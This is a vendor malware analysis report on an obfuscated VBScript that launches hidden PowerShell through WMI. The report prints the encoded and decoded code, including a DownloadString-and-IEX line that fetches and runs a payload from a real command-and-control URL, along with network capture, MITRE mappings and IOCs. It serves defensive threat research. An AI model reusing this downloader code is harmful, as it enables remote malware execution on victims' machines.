SUBEX

DOWNLOADER DISGUISED AS AN OBFUSCATED VB-SCRIPT

Date: 13/11/2020

Hussain Kathawala


Suma Sowdi

VBScript is modelled on Visual Basic and is used to generate powerful tools to help in error handling, subroutines, and advanced programmes. It is used as a scripting mechanism for malware because of a few techniques that make analysis difficult. PowerShell is also used to create malware as it can be used to create automatic processes.

OVERVIEW

The sample intercepted is a VBScript that executes through PowerShell code and communicates with malicious servers to download malware. Obfuscation and encoding are techniques used to avoid detection mechanism. Obfuscated codes can be standard or customized. Malware authors commonly use complex obfuscation and encoding techniques.

STRUCTURE



ENCODING AND OBFUSCATION

The VBScript contains a long string defined in the array "`days`" that seems to have alphanumeric characters, as shown in the figure below:

```
days=Array("X`E`I|'' nioj- mj$;}))61,_$(61tniot::]trevnoc[(]rahc[{ hcaErof | )'#'(tilpS.nkeSk$=mj$;'D4#C7#72#72#02#E6#96#F6#A6#D2#02#37#27#16#86#34#96#96#36#37#16#42#02#D3#76#E6#96#27#47#35#96#96#36#37#16#
42#B3#D7#22#F5#42#87#03#22#D5#56#47#97#26#B5#D5#27#16#86#36#B5#B7#02#47#36#56#A6#26#F4#D2#86#36#16#54#27#F6#64#C7#02#72#D2#72#02#47#96#C6#07#37#D2#02#67#D6#42#02#D3#37#27#16#86#34#96#96#36#37#16#42#B3#85#0
6#54#06#94#C7#72#92#72#72#76#07#A6#E2#93#13#15#F2#96#37#E2#16#B6#56#47#F6#E6#96#E6#16#07#F2#F2#A3#07#47#47#86#72#72#82#76#E6#96#72#B2#72#27#47#72#B2#72#35#72#B2#72#46#7","2#B2#72#16#F6#72#B2#72#C6#E6#72#B2
#72#77#F6#72#B2#72#44#E2#72#B2#72#92#47#E6#56#72#B2#72#96#C6#72#B2#72#34#72#B2#72#26#56#72#B2#72#75#72#B2#72#E2#47#72#B2#72#56#E4#72#02#B2#72#02#47#72#B2#72#36#72#B2#72#56#A6#72#B2#72#26#72#B2#72#F4#D2#72#
B2#72#77#56#72#B2#72#E4#82#72#D3#67#D6#42#B3#23#23#07#42#02#D3#02#C6#F6#36#F6#47#F6#27#05#97#47#96#27#57#36#56#35#A3#A3#D5#27#56#76#16#E6#16#D4#47#E6#96#F6#05#56#36#96#67#27#56#35#E2#47#56#E4#E2#D6#56#47#3
7#97#35#B5#B3#92#23#73#03#33#02#C2#D5#","56#07#97#45#C6#F6#36#F6#47#F6#27#05#97#47#96#27#57#36#56#35#E2#47#56#E4#E2#D6#56#47#37#97#35#B5#82#47#36#56#A6#26#F4#F6#45#A3#A3#D5#D6#57#E6#54#B5#02#D3#02#23#23#07
#42#B3#92#76#E6#96#07#42#82#02#C6#96#47#E6#57#02#D7#47#56#96#57#15#D2#02#13#02#47#E6#57#F6#36#D2#02#D6#F6#36#E2#56#C6#76#F6#F6#76#02#07#D6#F6#36#D2#02#E6#F6#96#47#36#56#E6#E6#F6#36#D2#47#37#56#47#02#D3#02#
76#E6#96#07#42#B7#02#F6#46#B3#56#E6#F6#26#45#42#02#D4#02#C6#16#37#B3#92#72#94#72#C2#72#A2#72#82#56#36#16#C6#07#56#27#E2#72#85#54#A2#72#D3#56#E6#F6#26#45#42'=nkeSk$ ssapyB yciloPnoitucexE- llehsrewoP")
```

Figure 1

This string must be reversed. Reversing is done by the VBScript through a specified function "`revv`".

```
Function revv(fg55)
    Dim p
  For p = Eval("Len(fg55)") To 1 Step -1
  gs="Mid"
  fg=Eval(gs & "(fg55, p, 1)")
      rer7e0v = rer7e0v & fg
  Next

   revv=rer7e0v
End Function
```

Figure 2

After reversing the string, we obtain an encoded PowerShell code that is identified by the commands "`Powershell`" and "`-ExecutionPolicy Bypass`".

```
Powershell -ExecutionPolicy Bypass $kSekn='24#54#62#6F#6E#65#3D#27#2A#45#58#27#2E#72#65#70#6C#61#63#65#28#27#2A#27#2C#27#49#27#29#3B#73#61#6C#20#4D#20#24#54#62#6F#6E#65#3B#64#6F#20#7B#24#70#69#6E#67#20#3D#
20#74#65#73#74#2D#63#6F#6E#6E#65#63#74#69#6F#6E#20#2D#63#6F#6D#70#20#67#6F#6F#67#6C#65#2E#63#6F#6D#20#2D#63#6F#75#6E#74#20#31#20#2D#51#75#69#65#74#7D#20#75#6E#74#69#6C#20#28#24#70#69#6E#67#29#3B#24#70#32#3
2#20#3D#20#5B#45#6E#75#6D#5D#3A#3A#54#6F#4F#62#6A#65#63#74#28#5B#53#79#73#74#65#6D#2E#4E#65#74#2E#53#65#63#75#72#69#74#79#50#72#6F#74#6F#63#6F#6C#54#79#70#65#5D#2C#20#33#30#37#32#29#3B#5B#53#79#73#74#65#6D
#2E#4E#65#74#2E#53#65#72#76#69#63#65#50#6F#69#6E#74#4D#61#6E#61#67#65#72#5D#3A#3A#53#65#63#75#72#69#74#79#50#72#6F#74#6F#63#6F#6C#20#3D#20#24#70#32#32#3B#24#6D#76#3D#27#28#4E#27#2B#27#65#77#27#2B#27#2D#4F#
27#2B#27#62#27#2B#27#6A#65#27#2B#27#63#27#2B#27#74#20#27#2B#20#27#4E#65#27#2B#27#74#2E#27#2B#27#57#27#2B#27#65#62#27#2B#27#43#27#2B#27#6C#69#27#2B#27#65#6E#74#29#27#2B#27#2E#44#27#2B#27#6F#77#27#2B#27#6E#6
C#27#2B#27#6F#61#27#2B#27#64#27#2B#27#53#27#2B#27#74#72#27#2B#27#69#6E#67#28#27#27#68#74#74#70#3A#2F#2F#70#61#6E#69#6E#6F#74#65#6B#61#2E#73#69#2F#51#31#39#2E#6A#70#67#27#27#29#27#7C#49#60#45#60#58#3B#24#61
#73#63#69#69#43#68#61#72#73#3D#20#24#6D#76#20#2D#73#70#6C#69#74#20#27#2D#27#20#7C#46#6F#72#45#61#63#68#2D#4F#62#6A#65#63#74#20#7B#5B#63#68#61#72#5D#5B#62#79#74#65#5D#22#30#78#24#5F#22#7D#3B#24#61#73#63#69#
69#53#74#72#69#6E#67#3D#20#24#61#73#63#69#69#43#68#61#72#73#20#2D#6A#6F#69#6E#20#27#27#7C#4D';$jm=$kSekn.Split('#') | forEach {[char]([convert]::toint16($_,16))};$jm -join ''|I`E`X
```

Figure 3

Without the hash sign (#), we get a hex encoded string [toint16]. This must be converted into ASCII to get readable strings.

```
2454626F6E653D272A4558272E7265706C616365528272A272C274927293B73616C204D202454626F6E653B646F207B2470696E67203D207465737342D636F6E6E656374696F6E202D636F6D7020676F6F676C652E636F6D202D636F756E742031202D517569657
47D20756E74696C202824706966E67293B24703232203D205B456E756D5D3A3A546F4F626A656374285B53797374656D2E4E65742E536563757269747950726F746F636F6C547970655D2C2033303732293B5B53797374656D2E4E65742E536572766963656506F
696E744D616E6167657253D3A3A536563757269747950726F746F636F6C203D202470323232383246D763D27284E272B276577272B272D4F272B2762272B276A65272B2763272B277420272B20274E65272B27742E272B2757272B276562272B2743272B276C69272
B27656E7429272B272E44272B276F77272B276E6C272B276F61272B2764272B2753272B2774722272B27696E6728272768747403A2F2F70616E696E6F74656B612E73692F51313926A706727272729277C496045605836B24617363696943686172733D20246D76
202D73706C697420272D27207C466F72456163682D4F626A656374207B5B636861725D5B627974655D223078245F227D3B24617363696953747269 6E673D2024617363696943686172732 02D6A6F696E2027277C4D
```

Figure 4

After decoding hex to ASCII, we get a complete PowerShell Code which contains commands i.e. "`ping`" and "`DownloadString`".

```
$Tbone='*EX'.replace('*','I');sal M $Tbone;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$p22 = [
Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol =
$p22;$mv='(N'+'ew'+'-O'+'b'+'je'+'c'+'t '+ 'Ne'+'t.'+'W'+'eb'+'C'+'li'+'ent)'+'.D'+'ow'+'nl'+'oa'+'d'+'S'+'tr'+'ing(''http://paninoteka.si/
Q19.jpg'')'|I`E`X;$asciiChars= $mv -split '-' |ForEach-Object {[char][byte]"0x$_"};$asciiString= $asciiChars -join ''|M
```

Figure 5

INFECTION

The initial VBScript contains a set of commands. "`winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2`" sets the Authentication Level to the credentials of the caller. "`Win32_ProcessStartup`" represents the start-up configuration of the Windows Process. "`Win32_Process`" creates a new process using "`Create`" and executes the PowerShell code defined in "`CO`" variable.

```
dt=Join(days,"")

yu(revv(dt))

Sub yu(CO)
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Set FDSFHTRY00ERSFD = objWMIService.Get("Win32_ProcessStartup")
Set SD00RT34HG7H = FDSFHTRY00ERSFD.SpawnInstance_
SD00RT34HG7H.ShowWindow = 0
Set oProcess = objWMIService.Get("Win32_Process")
Set oInParams = oProcess.Methods_("Create"). _
    InParameters.SpawnInstance_
oInParams.CommandLine =CO
oInParams.ProcessStartupInformation = SD00RT34HG7H

Set oOutParams = oProcess.ExecMethod_("Create", oInParams)

End Sub
```

Figure 6

The final PowerShell code has a set of commands that are executed to download the malware. The "`*`" in '*EX' is replaced with "`I`". The code then tests the internet connection on the victim system using "`$ping = test-connection -comp google.com -count 1 -Quiet`". It then sets the Security Protocol (using "`System.Net.SecurityProtocolType`") to "`3072`" which is the TLS 1.2 protocol supported in Windows 7 [The test machine we used for analysis]. The "`System.Net.ServicePointManager`" returns a ServicePoint object that contains information about the connection between the host and the user. "`(NewObject Net.WebClient).DownloadString`" is used to download the contents of the webpage specified, in this case the webpage being "`hxxp://paninoteka.si/Q19.jpg`".

```
$Tbone= IEX;sal M $Tbone;{do $ping = test-connection -com google.com -count 1 -Quiet} until
($ping);$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072):[System.Net.ServicePointManager]::SecurityProtocol = $p22;$mv=(NewObject
Net.WebClient).DownloadString('http://paninoteka.si/Q19.jpg')|IEX;
```

Figure 7


NETWORK TRAFFIC ANALYSIS

Before the actual connection with the specified URL, it tests the connection with "`google.com`" by pinging it.

```
{$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping)
```

Figure 8

The file attempts to communicate with the C2 server with the URL "hxxp://paninoteka.si/Q19.jpg".



1	0.000000	172.67.75.39	10.0.2.15	TCP	60 443 → 49173 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
2	2.976853	PcsCompu_69:a7:f8	Broadcast	ARP	42 Who has 10.0.2.3? Tell 10.0.2.15
3	2.977094	RealtekU_12:35:03	PcsCompu_69:a7:f8	ARP	60 10.0.2.3 is at 52:54:00:12:35:03
4	2.977103	10.0.2.15	10.0.2.3	DNS	70 Standard query 0x0380 A google.com
5	2.994685	10.0.2.3	10.0.2.15	DNS	86 Standard query response 0x0380 A google.com A 216.58.196.78
6	2.998519	10.0.2.15	216.58.196.78	ICMP	74 Echo (ping) request id=0x0001, seq=1/256, ttl=80 (reply in 7)
7	3.015091	216.58.196.78	10.0.2.15	ICMP	74 Echo (ping) reply id=0x0001, seq=1/256, ttl=79 (request in 6)
8	3.991075	10.0.2.15	255.255.255.255	DHCP	342 DHCP Inform - Transaction ID 0xce2e6433
9	3.991385	10.0.2.2	255.255.255.255	DHCP	590 DHCP ACK - Transaction ID 0xce2e6433
10	3.995678	fe80::122:b1d3:e6ad…	ff02::1:3	LLMNR	84 Standard query 0x0a91 A wpad
11	3.995788	10.0.2.15	224.0.0.252	LLMNR	64 Standard query 0x0a91 A wpad
12	4.095430	fe80::122:b1d3:e6ad…	ff02::1:3	LLMNR	84 Standard query 0x0a91 A wpad
13	4.095573	10.0.2.15	224.0.0.252	LLMNR	64 Standard query 0x0a91 A wpad
14	4.299075	10.0.2.15	10.0.2.255	NBNS	92 Name query NB WPAD<00>
15	5.048096	10.0.2.15	10.0.2.255	NBNS	92 Name query NB WPAD<00>
16	5.798171	10.0.2.15	10.0.2.255	NBNS	92 Name query NB WPAD<00>
17	6.620703	10.0.2.15	10.0.2.3	DNS	73 Standard query 0x85fb A paninoteka.si
18	7.041438	10.0.2.3	10.0.2.15	DNS	89 Standard query response 0x85fb A paninoteka.si A 185.53.12.67
19	7.049709	10.0.2.15	185.53.12.67	TCP	66 49175 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
20	7.228988	185.53.12.67	10.0.2.15	TCP	60 80 → 49175 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
21	7.229103	10.0.2.15	185.53.12.67	TCP	54 49175 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
22	7.234652	10.0.2.15	185.53.12.67	HTTP	124 GET /Q19.jpg HTTP/1.1

Figure 9

MITRE ATT&CK TECHNIQUES USED

Technique ID	Technique
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.005	Command and Scripting Interpreter: Visual Basic
T1203	Exploitation for Client Execution
T1204.002	User execution: Malicious File
T1140	Deobfuscate/Decode Files or Information
T1132.001	Data Encoding:Standard Encoding

IOC's

e5a9d90d7782f4b7cad1a580bf20ed79
hxxp://paninoteka.si/Q19.jpg

SUBEXSECURE PROTECTION

Subex Secure detects the VBScript sample as "SS_Gen_Downloader_VBS_D".

OUR HONEYPOT NETWORK

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 62 cities across the world. These cities have at least one of the following attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints

- House multiple connected critical infrastructure projects
- Have academic and research centres focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day are being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.